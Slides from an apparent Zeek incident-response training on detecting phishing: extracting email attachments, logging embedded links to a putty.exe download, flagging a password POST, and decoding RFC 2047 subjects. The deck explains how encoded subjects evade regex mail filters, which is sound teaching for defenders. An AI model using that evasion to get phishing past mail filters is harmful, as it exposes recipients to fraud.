
Run as

```
zeek -C -r 01-extract-files.pcap ./extract-all.zeek
```


policies: https://github.com/initconf/smtp-url-analysis

zeek

Exercise 1: SMTP::PHISH - Extract Files - Identify IoC's




Run as

```
zeek -C -r 01-extract-files.pcap ./extract-all.zeek
```


policies: https://github.com/initconf/smtp-url-analysis

zeek

Exercise 1: SMTP::PHISH - Extract Files - Identify IoC's




```
[Zeek-IR-Training/02-exercise-phish]$ cd extract_files/

[Zeek-IR-Training/02-exercise-phish/extract_files]$ file *
SMTP-F8ibwr6oJV4vhCTek.:  PNG image data, 512 x 512, 8-bit/color RGB, non-interlaced
SMTP-FO0oXh3WdbZPp7Iu3i.: Unicode text, UTF-8 text, with CRLF line terminators
SMTP-FPa9sen76udwAypdk.:  HTML document, Unicode text, UTF-8 text, with CRLF line terminators
```

```
[Zeek-IR-Training/02-exercise-phish]$ cat files.log

#fields ts      fuid    uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       source  depth   analyzers
mime_type       filename        duration        local_orig      is_orig seen_bytes      total_bytes     missing_bytes
overflow_bytes  timedout        parent_fuid     md5     sha1    sha256  extracted       extracted_cutoff  extracted_size

740213143.085810        F8ibwr6oJV4vhCTek       CctZsN1yx0bjO98vO1      10.10.0.1       59721   10.0.0.1        25      SMTP
5       EXTRACT image/png       Greetings-from-a-national-lab.png       0.129728        T       T
626450  -       0       0       F       -       d1243149ad891171fa10dc65e148752f
0bb39fd62d6279862c47a46e172a49e8ffe07f63  -       SMTP-F8ibwr6oJV4vhCTek. F
```

Run as

```
zeek -C -r 01-extract-files.pcap ./extract-all.zeek
```


policies: https://github.com/initconf/smtp-url-analysis

zeek

Exercise 1: SMTP::PHISH - Extract Files - Solution

PHISH

Attachment → Extract files

```
[Zeek-IR-Training/02-exercise-phish]$ cat smtp.log

#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       trans_depth     helo    mailfrom        rcptto  date
from    to      cc      reply_to        msg_id  in_reply_to     subject x_originating_ip        first_received  second_received last_reply
path    user_agent      tls     fuids
```

```
[Zeek-IR-Training/02-exercise-phish]$ cat smtp.log

#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       trans_depth     helo    mailfrom        rcptto  date    from    to      cc      reply_to        msg_id
in_reply_to     subject x_originating_ip        first_received  second_received last_reply      path    user_agent      tls     fuids

1740213143.033737       CctZsN1yx0bjO98vO1      10.10.0.1       59721   10.0.0.1        25      1       smtpsink.aa.test        init.conf@gmail.com     ash@aa.test     Sat, 22 Feb 2025 00:32:12
-0800 "init.conf" <init.conf@gmail.com>       Aashish Sharma <ash@aa.test>    -       -       <739c8e74-7f04-45b8-b5b1-c0a86205d81a@Spark>    -It's OK to open this file      -       from
[2601:201:8e01:e95b:a014:d446:f87f:0] ([2601:201:8e01:e95b:110a:9d26:927b:ea2e])        by smtp.gmail.com with ESMTPSA id 98e67ed59e1d1-2fceb09f6e0sm2700590a91.44.2025.02.22.00.32.18        for
<ash@aa.test>        (version=TLS1_2 cipher=ECDHE-ECDSA-AES128-GCM-SHA256 bits=128/128);        Sat, 22 Feb 2025 00:32:19 -0800 (PST)      from mail-sor-f41.google.com (mail-sor-f41.google.com.
[209.85.220.41])        by mx.google.com with SMTPS id d9443c01a7336-220d535e491sor186879055ad.8.2025.02.22.00.32.20        for <ash@aa.test>        (Google Transport Security);        Sat, 22 Feb
2025 00:32:20 -0800 (PST)   250 2.0.0 Ok    10.0.0.1,10.10.0.1,209.85.220.41,2601:201:8e01:e95b:110a:9d26:927b:ea2e   -       F
FO0oXh3WdbZPp7Iu3i,FPa9sen76udwAypdk,F8ibwr6oJV4vhCTek


[Zeek-IR-Training/02-exercise-phish]$ cat files.log

#fields ts      fuid    uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       source  depth   analyzers       mime_type       filename        duration        local_orig
is_orig seen_bytes      total_bytes     missing_bytes   overflow_bytes  timedout        parent_fuid     md5     sha1    sha256  extracted       extracted_cutoff  extracted_size

740213143.085810       F8ibwr6oJV4vhCTek       CctZsN1yx0bjO98vO1      10.10.0.1       59721   10.0.0.1        25      SMTP    5       EXTRACT image/png
Greetings-from-a-national-lab.png       0.129728        T       T       626450  -       0       0       F       -       d1243149ad891171fa10dc65e148752f
0bb39fd62d6279862c47a46e172a49e8ffe07f63  -       SMTP-F8ibwr6oJV4vhCTek. F

[Zeek-IR-Training/02-exercise-phish]$ cd extract_files/

[bro@adhoc ~/zeek-cpp/Zeek-IR-Training/02-exercise-phish/extract_files]$ file *
SMTP-F8ibwr6oJV4vhCTek.:  PNG image data, 512 x 512, 8-bit/color RGB, non-interlaced
SMTP-FO0oXh3WdbZPp7Iu3i.: Unicode text, UTF-8 text, with CRLF line terminators
SMTP-FPa9sen76udwAypdk.:  HTML document, Unicode text, UTF-8 text, with CRLF line terminators
```


```
Zeek-IR-Training/02-exercise-phish/extract_files]$ mv SMTP-F8ibwr6oJV4vhCTek. SMTP-F8ibwr6oJV4vhCTek.png


[bro@adhoc ~/zeek-cpp/Zeek-IR-Training/02-exercise-phish/extract_files]$ open SMTP-F8ibwr6oJV4vhCTek.png
```

```
zeek -C -r 01-extract-files.pcap ./extract-all.zeek
```


policies: https://github.com/initconf/smtp-url-analysis

zeek

Exercise 2: SMTP::PHISH - Embedded Links




Run as

```
zeek -C -r 02-embedded-links-file-download.pcap smtp-url-analysis
./extract-all.zeek
```


policies: https://github.com/initconf/smtp-url-analysis

zeek

Exercise 2: SMTP::PHISH - Embedded Links




```
[Zeek-IR-Training/02-exercise-phish]$ cat smtpurl_links.log

1481431889.562629       CguRg12rgFzWvIHXt8      54.7.235.114    35030   142.3.180.254   25      the.earth.li    http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe
1481431889.562629       CguRg12rgFzWvIHXt8      54.7.235.114    35030   142.3.180.254   25      the.earth.li    http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe"
1481431889.562629       CguRg12rgFzWvIHXt8      54.7.235.114    35030   142.3.180.254   25      the.earth.li    http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe</a><div
1481431889.562629       CguRg12rgFzWvIHXt8      54.7.235.114    35030   142.3.180.254   25      the.earth.li
http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe>\x0d\x0a\x0d\x0a\x0d\x0a\x0d\x0a<html><head><meta
```


Run as

```
zeek -C -r 02-embedded-links-file-download.pcap smtp-url-analysis
./extract-all.zeek
```


policies: https://github.com/initconf/smtp-url-analysis

zeek

Exercise 2: SMTP::PHISH - Embedded Links




Run as

```
zeek -C -r 02-embedded-links-file-download.pcap smtp-url-analysis
./extract-all.zeek
```


policies: https://github.com/initconf/smtp-url-analysis

zeek

Exercise 2: SMTP::PHISH - Embedded Links




```
[Zeek-IR-Training/02-exercise-phish]$ cat smtpurl_links.log

1481431889.562629       CguRg12rgFzWvIHXt8      54.7.235.114    35030   142.3.180.254   25      the.earth.li    http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe
1481431889.562629       CguRg12rgFzWvIHXt8      54.7.235.114    35030   142.3.180.254   25      the.earth.li    http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe"
1481431889.562629       CguRg12rgFzWvIHXt8      54.7.235.114    35030   142.3.180.254   25      the.earth.li
http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe</a><div
1481431889.562629       CguRg12rgFzWvIHXt8      54.7.235.114    35030   142.3.180.254   25      the.earth.li
http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe>\x0d\x0a\x0d\x0a\x0d\x0a\x0d\x0a<html><head><meta
```

```
[Zeek-IR-Training/02-exercise-phish]$ cat smtp_clicked_urls.log
1481499233.227520       COWOY42K0kAaW5Vsjk      142.3.136.133   49067   91.222.143.16   80
the.earth.li    http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe  1481431889.562629
CguRg12rgFzWvIHXt8      Aashish Sharma <initconf01@gmail.com>    Aashish Sharma <asharma@aa.test>
putty.exe       (empty)
```


Run as

```
zeek -C -r 02-embedded-links-file-download.pcap smtp-url-analysis
./extract-all.zeek
```


policies: https://github.com/initconf/smtp-url-analysis

zeek

Exercise 2: SMTP::PHISH - Embedded Links




```
[Zeek-IR-Training/02-exercise-phish]$ cat smtpurl_links.log

1481431889.562629       CguRg12rgFzWvIHXt8      54.7.235.114    35030   142.3.180.254   25      the.earth.li    http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe
1481431889.562629       CguRg12rgFzWvIHXt8      54.7.235.114    35030   142.3.180.254   25      the.earth.li    http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe"
1481431889.562629       CguRg12rgFzWvIHXt8      54.7.235.114    35030   142.3.180.254   25      the.earth.li
http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe</a><div
1481431889.562629       CguRg12rgFzWvIHXt8      54.7.235.114    35030   142.3.180.254   25      the.earth.li
http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe>\x0d\x0a\x0d\x0a\x0d\x0a\x0d\x0a<html><head><meta
```

```
[Zeek-IR-Training/02-exercise-phish]$ cat smtp_clicked_urls.log

1481499233.227520       COWOY42K0kAaW5Vsjk      142.3.136.133   49067   91.222.143.16   80      the.earth.li
http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe  1481431889.562629       CguRg12rgFzWvIHXt8      Aashish Sharma
<initconf01@gmail.com>  Aashish Sharma <asharma@aa.test>       putty.exe       (empty)
```


```
1481431889.683598       CCweuc2wMVvzRqcnMa      54.7.235.114    35030   142.3.180.254   25      -       -       -       tcp
SMTPurl::WatchedFileType        Suspicious filetype embedded in URL http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe from  54.7.235.114
-       54.7.235.114    142.3.180.254   25      -       -       Notice::ACTION_LOG      (empty) 3600.000000


1481499234.568566       Ca6WI52yhgpO7kId4f      142.3.136.133   49067   91.222.143.16   80      FXH8HX3RQWgAga5XR7      application/x-dosexec
http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe  tcp     SMTPurl::FileDownload   [ts=1481431889.562629, uid=CCweuc2wMVvzRqcnMa,
from=Aashish Sharma <initconf01@gmail.com>, to= Aashish Sharma <asharma@aa.test> , subject=putty.exe, referrer=[]]
http://the.earth.li/~sgtatham/putty/0.67/x86/putty.exe  142.3.136.133   91.222.143.16   80      -       -       Notice::ACTION_LOG
(empty) 3600.000000
```

```
./extract-all.zeek
```


policies: https://github.com/initconf/smtp-url-analysis

zeek

Exercise 2: SMTP::PHISH - Embedded Links




Run as

```
$zeek -r
02-exercise-phish/01-smtp-attachment.pcap
```


policies: https://github.com/initconf/smtp-url-analysis

zeek

Exercise 2: SMTP::PHISH - Embedded Links





```
1302203839.314341       CSkZBgWhby4Kgdbk2       196.175.181.32  49424   210.234.250.63  80      1       POST
foo.webdamdb.com        /login.php      http://foo.webdamdb.com/login.php       1.1     Mozilla/5.0 (Macintosh;
U; Intel Mac OS X 10_6_7; en-US) AppleWebKit/534.16 (KHTML, like Gecko) Chrome/10.0.648.204 Safari/534.16
http://foo.webdamdb.com         48      0       302     Found   -       -       (empty) -       -       -
FrLr09zsNpmlWyOEj       -       text/plain
```

```
$zeek -r
02-exercise-phish/01-smtp-attachment.pcap
```


policies: https://github.com/initconf/smtp-url-analysis

zeek

Exercise 2: SMTP::PHISH - Embedded Links





```
1302203839.314350       CSkZBgWhby4Kgdbk2       196.175.181.32  49424
210.234.250.63  80      tcp     SMTP::SensitivePOST     Request: /login.php
- Data: username=testing9c&password=testing&method=Login    -
196.175.181.32  210.234.250.63  80     Notice::ACTION_LOG      (empty)
3600.000000



1302203839.314350       CSkZBgWhby4Kgdbk2       196.175.181.32  49424
210.234.250.63  80  tcp     SMTP::SensitivePasswd   Request: /login.php -
Data: username=testing9c&password=testing&method=Login    -
196.175.181.32  210.234.250.63  80      -       -       Notice::ACTION_LOG
(empty) 3600.000000
```

```
$zeek -r
02-exercise-phish/01-smtp-attachment.pcap
```


policies: https://github.com/initconf/smtp-url-analysis

zeek

Comprehensive Detections



Run as

```
$zeek -r
02-exercise-phish/01-smtp-attachment.pcap
```


policies: https://github.com/initconf/smtp-url-analysis

zeek

Wait .. there is more …

RFC 2047 describes techniques to allow the encoding of non-ASCII text in various portions of a RFC 822 message header, in a manner which is unlikely to confuse existing message handling software. It however, allows miscreants to bypass a lot of regular expressions matching rules.

🕵️ How Attackers Use RFC2047 encoding for Malicious Purposes

1. **Attack Identification**

The attacker sends email with the following subject:

```
=?UTF-8?B?Q29tcGFjdCBEZXNpZ24gZm9yIEVhc3kgU3RvcmFnZSAtIEtvbXBha3RlcyBEZXNpZ24gZsO8ciBlaW5mYWNoZSBBdWZiZXdhaHJ1bmc=?=
```

   - Any regular expressions to block on subject matches will be by-passed. We first started noticing this with Ironports.

2. **Encoding:**
   - “B” - The "B" encoding is identical to the "BASE64" encoding
     “Q” - The "Q" encoding is similar to the "Quoted-Printable" content transfer-encoding
3. **Obfuscation:**
   - With obfuscation, attackers tailor their phishes bypass specific mail servers weakness, making their attacks more effective.

Exercise 1: SMTP::RFC2047 Decoding

```
[bro@adhoc ~/zeek-cpp/Zeek-IR-Training/02-exercise-phish]$ zeek -C -r 04-smtp-rfc2047-decode.pcap
smtp-url-analysis

subject:
=?UTF-8?B?Q29tcGFjdCBEZXNpZ24gZm9yIEVhc3kgU3RvcmFnZSAtIEtvbXBha3RlcyBEZXNpZ24gZsO8ciBlaW5mYWNoZSBBdWZiZXdhaHJ1bmc=?=


